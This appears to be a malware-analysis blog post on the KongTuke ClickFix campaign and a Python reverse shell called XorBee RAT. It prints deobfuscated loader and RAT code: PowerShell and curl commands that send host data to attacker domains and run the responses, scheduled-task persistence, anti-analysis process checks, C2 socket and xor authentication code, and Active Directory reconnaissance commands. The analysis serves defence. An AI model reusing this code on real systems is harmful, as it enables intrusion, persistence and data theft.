XorBee RAT
Summary
KongTuke infects legitimate websites and uses the ClickFix technique to convince victims to run malware. Since early 2024 it has delivered several different sorts of malware to victim’s devices. As of at least October 2025, if it is Windows and domain joined, it may potentially download and run what I am calling “XorBee RAT”.
XorBee RAT is a reverse shell written in Python. It allows the threat actor to execute Powershell commands on the victim’s computer. Because it it only loaded on domain joined computers, this appears to be intended for organizational victims, not individuals.
KongTuke ClickFix

A KongTuke infected site may potentially display a ClickFix. This will try to convince the user to copy and paste a short malicious script into a command prompt.
Here can be seen an infected site from 2026-04-06 where the clipboard was safely pasted into Notepad for examination.
 |
|---|
| ClickFix example |
Attack Chain

On 2026-04-09 the following attack chain was observed when investigating
a KongTuke infected site. The portion to decide whether or not
to display the ClickFix is a
relatively new flow for KongTuke
which involves /file.js -> /t -> /g -> /c as of around 2025-03-20.
This new flow is it’s own potential blog topic.
I will focus on the scripting that happens after
the ClickFix is engaged by the victim.
 |
|---|
| KongTuke flow |
After a user is presented with the ClickFix and they
paste it into a command prompt, curl is used to
fetch a payload from https://oeannon[.]com/t2,
which in turn fetches and executes from https://plein-soleil[.]top/o.
o Script

The response from https://plein-soleil[.]top/o is an obfuscated Powershell script
which is piped straight to Powershell without creating a file.
This script will be used to check if the workstation is standalone or
part of an organization.
Depending upon which, it will make two different POST calls.
Here is the beginning of the o script:
 |
|---|
| Screenshot of o script |
o Deobfuscated

Carefully copy and pasting portions of the above script into a sandbox eventually yields this deobfuscated version.
 |
|---|
| Screenshot of deobfuscated o script |
The script starts by looking for processes with names for known analysis tools
like wireshark or sysmon. If any are seen, the script exits.
$m = @(
    "wireshark", "processhacker", "fiddler", "procexp",
    "procmon", "sysmon", "ida", "x32dbg", "x64dbg", "ollydbg", "cheatengine",
    "scylla", "scylla_x64", "scylla_x86", "immunitydebugger", "windbg",
    "reshacker", "reshacker32", "reshacker64", "hxd", "ghidra", "lordpe",
    "tcpview", "netmon", "sniffer", "snort", "apimonitor", "radare2", "procdump",
    "dbgview", "de4dot", "detectiteasy", "detectit_easy", "dumpcap", "netcat",
    "bintext", "dependencywalker", "dependencies", "prodiscover", "sysinternals",
    "netlimiter", "sandboxie", "vmware", "virtualbox", "vmtools", "VMwareService", "VMwareTray", "VBoxService", "VBoxTray",
    "qemu-ga", "prl_cc"
)
Get-Process | ForEach-Object {
    $processName = $_.Name.ToLower()
    foreach ($tool in $m) {
        if ($processName -like "*$tool*") {
            Write-Host "***"
            exit
        }
    }
}
Next it checks if the computer’s domain is WORKGROUP.
This is an indicator that the computer is standalone and likely for home usage by the user.
If WORKGROUP then, it performs a POST with ABCD111 along with the anti-virus product displayname.
The response is piped to iex (Invoke-Expression) for execution.
$domain    = (Get-CimInstance Win32_ComputerSystem).Domain
if ($domain -eq 'WORKGROUP') {
    iwr 'https://plein-soleil[.]top/m' `
        -Method POST `
        -Body @{
            message = "ABCD111`n$(
                Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct |
                Select-Object -ExpandProperty DisplayName |
                Out-String
            )"
        } `
        -ContentType 'application/x-www-form-urlencoded' `
        -UseBasicParsing | iex

}
If the computer is instead domain joined, then a few additional things are gathered and POST’d with BCDA222.
else {
    $domain    = (Get-CimInstance Win32_ComputerSystem).Domain
    $av        = (Get-CimInstance -Namespace root/SecurityCenter2 -Class AntivirusProduct).displayName -join ', '
    $dcCount   = (net group "Domain Computers" /domain 2>$null | Select-String '\$').Count * 3
    $message = "BCDA222`nAV: $av`n| $domain |`nAD: $dcCount"
    iwr -Uri 'https://plein-soleil[.]top/m' -Method POST -Body @{message=$message} -ContentType 'application/x-www-form-urlencoded' -useb | iex
}
To simplify the process of understanding what will be POST’d, carefully copy/pasting the
above assignments prior to the iwr shows what the $message will look like.
 |
|---|
| Manual message |
You can also manually tweak those assignments before any manual hit to iwr.
 |
|---|
| Manual message |
What it is looking for is the name of the Active Directory domain name and the number of computers in the Active Directory. Potentially the server may filter out low computer counts.
m for Domain Joined Computers
For this analysis only the domain joined path with the BCDA222 in the POST was reviewed.
When a domain and count was provided the following was the response from
https://plein-soleil[.]top/m.
 |
|---|
| Screenshot of m script |
On the day of analysis the URL https://www.updater-worelos[.]com/lsdkfhnwoiu.pdf,
from the first line, was curl‘d
and the following payload was the response.
set "S= "
( for /F "delims=" %a in ('systeminfo') do set "S=!S!;;%a" )

set "R=echo."
( for /F "delims=" %x in ('curl -v -X POST https://defs.updater-worelos[.]com/0oIWAdtB2AUftpdExh1C -H "Content-Type: application/octet-stream" --data-binary "!S!" --max-time 300') do set "R=!R! & %x" )

cmd.exe /v:on /c !R!
The additional payload from https://defs.updater-worelos[.]com/0oIWAdtB2AUftpdExh1C
did not return anything. Potentially this was just an analytics call or
maybe in the right scenario something is returned. That is unknown at this time.
The EncodedCommand for powershell however did prove fruitful.
XorBee RAT Loader
Base64 decoding the second line of the /m response yields the XorBee RAT loader.
$archiveUrl = "https://plein-soleil[.]top/final10"
$dataPath = "$env:LOCALAPPDATA\Microsoft\Windows\SoftwareProtectionPlatform"
$downloadPath = "$dataPath\archive.zip"
$extractPath = "$dataPath"
$pythonScript = "$dataPath\run.pyw"
$pythonwPath = "$dataPath\pythonw.exe"
$taskName = "SoftwareProtection"
try {
    if (-not (Test-Path $dataPath)) {
        New-Item -ItemType Directory -Path $dataPath -Force -ErrorAction Stop | Out-Null
    }
    Invoke-WebRequest -Uri $archiveUrl -OutFile $downloadPath -ErrorAction Stop | Out-Null
    Expand-Archive -Path $downloadPath -DestinationPath $extractPath -Force -ErrorAction Stop | Out-Null
    Remove-Item -Path $downloadPath -Force -ErrorAction Stop | Out-Null

    $taskCommand = "`"$pythonwPath`" `"$pythonScript`""
    schtasks /create /tn "$taskName" /tr $taskCommand /sc minute /mo 120 /f | Out-Null

    schtasks /run /tn "$taskName"
}
catch {
    exit 1
}
The above performs the following:
- If it doesn’t exist, create the directory
$env:LOCALAPPDATA\Microsoft\Windows\SoftwareProtectionPlatform - Download a ZIP from
https://plein-soleil.top/final10and save it within the above directory asarchive.zip - Extract the ZIP within it’s directory
- Delete the ZIP
- Create a scheduled task named
SoftwareProtectionto run$dataPath\pythonw.exe $dataPath\run.pywevery 2 hours. - Run the task now
Overall the job of the m script is to download, create persistence, and then invoke the XorBee RAT.
archive.zip
Inside the ZIP is a self-contained WinPython 3.15.0a7 environment.
3,602 files consisting of libraries, executables, and the XorBee RAT run.pyw.
$ unzip -l archive.zip
Archive:  archive.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2026-04-06 09:38   DLLs/
  6230536  2026-03-10 06:03   DLLs/libcrypto-3.dll
    39696  2026-03-10 06:03   DLLs/libffi-8.dll
  1326088  2026-03-10 06:03   DLLs/libssl-3.dll
    75809  2026-03-10 06:00   DLLs/py.ico
    78396  2026-03-10 06:00   DLLs/pyc.ico
    83351  2026-03-10 06:00   DLLs/pyd.ico
...
   106328  2026-03-10 06:01   python.exe
    75096  2026-03-10 06:01   python3.dll
  7308120  2026-03-10 06:01   python315.dll
   104792  2026-03-10 06:01   pythonw.exe
    11076  2026-04-09 09:46   run.pyw
   120400  2026-03-10 06:03   vcruntime140.dll
    49776  2026-03-10 06:03   vcruntime140_1.dll
   190464  2026-04-07 15:18   VS Code.exe
   148480  2026-04-07 15:18   WinPython Command Prompt.exe
   174080  2026-04-07 15:18   WinPython Control Panel.exe
   135680  2026-04-07 15:18   WinPython Interpreter.exe
   134144  2026-04-07 15:18   WinPython Powershell Prompt.exe
---------                     -------
 73032648                     3602 files
run.pyw - XorBee RAT itself

The run.pyw Python script is obfuscated with the use of zlib compression and base64.
The original script hiding inside had multiple rounds of this same zlib compress then base64.
This is XorBee RAT.
 |
|---|
| Screenshot of run.pyw script |
run.pyw Deobfuscated

After manually deobfuscating the original run.pyw, a straightforward Python script can be found.
 |
|---|
| Screenshot of run.pyw deobfuscated |
Monitoring for Tools
First it creates a thread that runs once per second to check for processes with names of known monitoring tools. If one is found, the script exits. This is intended to avoid being analyzed.
def check():
    while True:
        time.sleep(1)
        monitoring_tools = [
            "wireshark", "processhacker","taskmgr", "fiddler", "procexp",
            "procmon", "sysmon", "ida", "x32dbg", "x64dbg", "ollydbg", "cheatengine",
            "scylla", "scylla_x64", "scylla_x86", "immunitydebugger", "windbg",
            "reshacker", "reshacker32", "reshacker64", "hxd", "ghidra", "lordpe",
            "tcpview", "netmon", "sniffer", "snort", "apimonitor", "radare2", "procdump",
            "dbgview", "de4dot", "detectiteasy", "detectit_easy", "dumpcap", "netcat",
            "bintext", "dependencywalker", "dependencies", "prodiscover", "sysanonymous",
            "netlimiter", "sandboxie", "vmware", "virtualbox", "vmtools", "taskmgr"
        ]
        for proc in psutil.process_iter():
            try:
                process_name = proc.name().lower()
                if any(tool in process_name for tool in monitoring_tools):
                    pass

                    os._exit(0)
            except (psutil.NoSuchProcess, psutil.AccessDenied, psutil.ZombieProcess):
                pass
thread3 = threading.Thread(target=check)
thread3.start()
Say Hello to config-app.json
Unclear why, but the file %APPDATA%\config-app.json is created with contents of Hello.
app_data_dir = os.getenv("APPDATA")
file_path = os.path.join(app_data_dir, "config-app.json")
if os.path.exists(file_path):
    pass
else:
    with open(file_path, "w", encoding="utf-8") as f:
        f.write("Hello")
C2 and Legacy code
There is commented out code from December 2025 followed by the IP address (195.66.27[.]92) for the C2.
 |
|---|
| Screenshot of run.pyw legacy code |

The format of Telegraph links is [Title-MM-DD] where MM-DD is the day it was posted.
This tells us that the commented code referenced a link that was created on 2025-12-19.
 |
|---|
| Screenshot of Telegraph |
The commented out code would have grabbed the og:description and used it for the IP of the C2.
Based on the current webpage, it seems they cleared it out with a 1.
Xor Function
The same xor can be used for either encrypting or decrypting so a single function is declared.
def xor_encrypt_decrypt(data, key):
    if isinstance(data, str):
        data = data.encode('utf-8')
    return bytes(a ^ b for a, b in zip(data, key * (len(data) // len(key) + 1)))
Near the top of the script the xor key is defined as the lowercase letter b.
This is what inspired the naming of the RAT. I pronounce XorBee like ex-or-bee.
XOR_KEY = b"b"
Run Command
The function to run commands uses Powershell. The output of the command is returned.
If there is no output, then return GOOD.
 |
|---|
| Screenshot of run_command function |

Get Domain
To determine the domain the computer is joined to, systeminfo is executed and whatever is after Domain: is returned.
 |
|---|
| Screenshot of get_domain function |
Connect to Server
The function to connect to the server is a straightforward socket connection to the HOST and PORT.
In this sample it was address 195.66.27[.]92 and TCP port 4444.
def connect_to_server():
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client.settimeout(SOCKET_TIMEOUT)
    try:
        client.connect((HOST, PORT))
        return client
    except Exception:
        return None
Authentication
In order to authenticate, the authentication key plus a newline is xor’d with the xor key,
which is the letter b. The xor encrypted auth key is sent to the C2.
The response from the C2 is xor’d with b and checked if it matches the string
Authentication successful. If it matches, then success.
def authenticate(client):
    try:
        client.send(xor_encrypt_decrypt(AUTH_KEY + "\n", XOR_KEY))
        encrypted_response = client.recv(1024)
        response = xor_encrypt_decrypt(encrypted_response, XOR_KEY).decode('utf-8').strip()
        return "Authentication successful" in response
    except Exception:
        return False
The AUTH_KEY was defined early in the script as such.
AUTH_KEY = "key007"

main function
Finally, after the above functions and constants have been declared,
the main() function is declared.
 |
|---|
| Screenshot of main function |
It starts by:
- Getting the Active Directory domain of the computer
- Oddly assign the domain to
usernameand potentially useUnknownif there wasn’t one. - Enter loop to connect to the C2
- If connection fails, then sleep for 10 seconds and start loop over
- Attempt authentication. If it fails, also sleep 10 seconds and then start loop over
- Send the domain, encrypted using the xor

Reverse Shell
After having successfully connected to the C2 a new loop is begun.
 |
|---|
| Screenshot of reverse shell |
The loop does the following:
- Waits for a payload from the C2
- Decrypt the payload with the xor
- Unescape any HTML entities
- If it receives
delete, then exit - Otherwise run whatever the decrypted payload was
- Send the output from the command back to the C2
Of note is the delete command merely exits the script. The persistence from the scheduled task should
cause the computer to reconnect within 2 hours.
History
XorBee RAT was previously observed on 2025-10-16. At that time the attack chain looked like this:
(compromised site)
 -->
hXXps://pcdcinc[.]com/6n7n.js
 -->
hXXps://pcdcinc[.]com/js.php (ClickFix)
 -->
hXXp://144[.]31.221.84:5555/code777
 ->
http://144[.]31.221.84:5555/test888
(saved as script.ps1)
 ->
(if domain joined)
http://144[.]31.221.84:5555/notify
POST message=Jaja111
piped to iex, HTTP response shows filename=test.ps1
 ->
http://144[.]31.221.84:5555/nothing000
(saved to $env:APPDATA\DATA\archive.zip)
There was an extra script run prior to XorRAT.
The ZIP contained two Python scripts. The first was rn.pyw
which is what was scheduled to run every 30 minutes.
It checked for monitoring tools. If none were
detected, then it ran data.pyw.
The 2025-10-16 data.pyw was the earlier version of the 2026-04-09 run.pyw.
The code to use the Telegraph dead drop was in use then. The URL was:
https://telegra[.]ph/3657468-10-13
At that time grabbing the URL with curl and grep’ing for og:description showed
that it had content.
$ curl -s https://telegra[.]ph/3657468-10-13 | grep og:description
<meta property="og:description" content="UFZXFgsJT1BRCRYJUlU=">
Base64 decoding and XOR with abc888 yielded the C2 address. They key abc888
is still defined in the new version, but it is not used.
144.31.221[.]137
Besides the C2 IP differences, the functional changes from 2025-10-13 and 2026-04-09:
- AUTH_KEY changed from
key888tokey007 - Swap
sysinternalsforsysanonymousin the monitor tool check - Hardcode the C2 HOST with an IP instead of using Telegraph dead drop
- Create
%APPDATA\config-app.jsonwithHello
There is a non-functional difference of the newer version containing
a check if the current working directory is C:\Windows\System.
current_dir = os.getcwd()
normalized_dir = os.path.normcase(current_dir)
system32_path  = os.path.normcase("C:\\Windows\\System32")
if system32_path in normalized_dir or normalized_dir.startswith(system32_path + "\\"):
    pass
else:
    pass
Commands Run
During the analysis of the 2025-10-16 version, when connected to the C2 the following commands were seen issued. These are very common during initial reconnaissance by threat actors when they land on a domain joined Windows device.
tasklist

Get-MpComputerStatus

whoami

systeminfo

nltest /domain_trusts
nltest /dclist:
nltest /trusted_domains

Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct | Select-Object DisplayName, ProductState, VersionNumber

powershell -WindowStyle Hidden -Command "([adsiSearcher]\"(ObjectClass=computer)\").FindAll().count"

([adsiSearcher]"(ObjectClass=computer)").FindAll().count

([adsisearcher]'(&(objectCategory=user)(servicePrincipalName=*))').FindAll()

net user %username% /domain

net group "domain admins" /domain

net group /domain
Related to ModeloRAT
XorBee RAT is related to ModeloRAT. Both are served by KongTuke.
Huntress wrote up
ModeloRAT
on 2026-01-16.
